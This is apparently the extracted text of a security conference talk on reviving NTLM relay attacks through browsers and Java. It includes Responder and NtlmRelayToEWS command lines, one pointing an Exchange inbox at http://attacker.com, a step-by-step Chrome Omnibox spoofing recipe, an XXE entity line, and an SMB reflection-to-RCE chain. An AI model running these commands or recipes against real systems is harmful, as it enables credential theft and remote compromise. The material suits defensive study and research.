
Responder Spoof Windows Name Resolution

NtlmRelayToEWS Relay Credentials to Exchange Server

```
python Responder.py -l ens33
```

```
python NtlmRelayToEWS.py -t  
http://mail.target.com/EWS/exchange.asmx -r setHomePage -f inbox -  
u http://attacker.com
```





Where to get a SMB request?

- Browser
- Word
- PDF
- Explorer.exe

...

Modern Browsers

	IE(win7)	IE(win10)	Edge	Chrome
WPAD	●	●	●	●
SMB	●	●	●	●

- support
- not support

We can't do...

- Attack IE / Edge on win10 remotely without user interaction
 - can not be proxy server and insert evil tags
 - victim needs to browse attacker's page
- Attack Chrome remotely
 - blocks request to SMB
 - not allowed to load local resource
- **Reflect** credentials to SMB (same machine)
 - MS08-068
 - MS16-075

Is NTLM Relay Dead?

Almost...

NTLM Relay needs a **rebirth**

New way to send credential in browser

- NTLMSSP over http
- Browser
 - Internet Explorer / Edge
 - Google Chrome
 - Firefox


NTLMSSP over http



How to send Windows' credential automatically in browser?

Intranet Zone

- Browser only sends credential automatically in the Intranet Zone



- Windows has some way to check whether the URL is in an intranet zone

Internet Explorer API

- `IInternetSecurityManager::ProcessUrlAction`
 - `pwszUrl(in)` A constant pointer to a wide character string that specifies the URL.
 - `pPolicy(out)` A pointer to a buffer that receives the **policy** and action for the specified URL.
- `IInternetSecurityManager::MapUrlToZone`
 - `pwszUrl(in)` A string value that contains URL.
 - `pdwZone(out)` An unsigned long integer variable that receives the **zone** index.

What is Policy and Zone ?

- Policy
 - URLPOLICY_CREDENTIALS_SILENT_LOGON_OK
 - URLPOLICY_CREDENTIALS_MUST_PROMPT_USER
- Zone

Value	Setting	Automatically Login
0	My Computer	✓
1	Local Internet Zone	✓
2	Trusted sites Zone	✓
3	Internet Zone	
4	Restricted Sites Zone	

Feature on WIN7 and WIN10

- write a simple program for testing
- test in a workgroup environment

OS version	Policy	Zone	URL
Windows10 Build 17134	URLPOLICY_CREDENTIALS_C ONDITIONAL_PROMPT	1 (Local Internet Zone)	http://win10
Windows10 Build 17134	URLPOLICY_CREDENTIALS_C ONDITIONAL_PROMPT	3 (Internet Zone)	http://win10.org
Windows7 Build 7601	URLPOLICY_CREDENTIALS_C ONDITIONAL_PROMPT	3 (Internet Zone)	http://win7

Implementation in the browser

- Chrome
 - URLSecurityManagerWin::CanUseDefaultCredentials
 - Chrome is respecting Internet Explorer's setting
- Firefox
 - nsHttpNTLMAuth.cpp CanUseDefaultCredentials
 - Firefox depends on user's setting
 - in about:config, user can set the value of "network.automatic-ntlm-auth.allow-non-fqdn"

Now we can..

- Attack Chrome remotely
 - chrome will automatically send credentials
 - intranet zone
 - NTLMSSP over http
- One more thing
 - Amazing Chrome's Omnibox

Another attack surface in Chrome

1. Type anything in Chrome's Omnibox, such as "Today News"
2. Windows asks "who is Today News?" through Name Resolution
3. Attacker answered by spoofing, I am "Today News" and need you to complete NTLM authentication
4. Chrome determines "Today News" is in intranet zone, so it will automatically login.
5. Attacker obtains the credentials and then relays it to other machines

Can we relay credentials to the
same machine?


SMB Reflection Attack Rebirth

1. Using java application to access web page which needs NTLM authentication
2. Stealing NET-NTLMhash from victim
3. Reflecting NET-NTLMhash to victim's SMB service (same machine)
4. Authenticated to SMB service successfully
5. RCE via starting remote service

When can Java send HTTP request ?


- Server Side Request Forgery(SSRF)
 - Automatic authentication only works on HttpURLConnection
- XML entity injection(XXE)
 - <!ENTITY xxe SYSTEM "http://server">
 - XML parser will choose the way of connection according to protocol

Why Java can automatically NTLM authentication?




Why Java can automatically NTLM authentication?

tryTransparentNTLMServer is always **true** (Windows only)

